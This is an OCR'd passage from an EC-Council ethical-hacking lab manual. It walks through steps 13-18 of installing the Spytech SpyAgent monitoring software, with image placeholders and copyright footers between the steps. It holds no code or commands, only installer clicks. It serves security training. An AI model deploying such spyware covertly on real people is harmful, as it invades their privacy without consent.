


13. In the **Ready To Install** window, click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.




15. The **Spytech SpyAgent** folder location window appears; close the window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



17. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. he **Spytech SpyAgent** dialog box appears; click **Continue…**.

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.

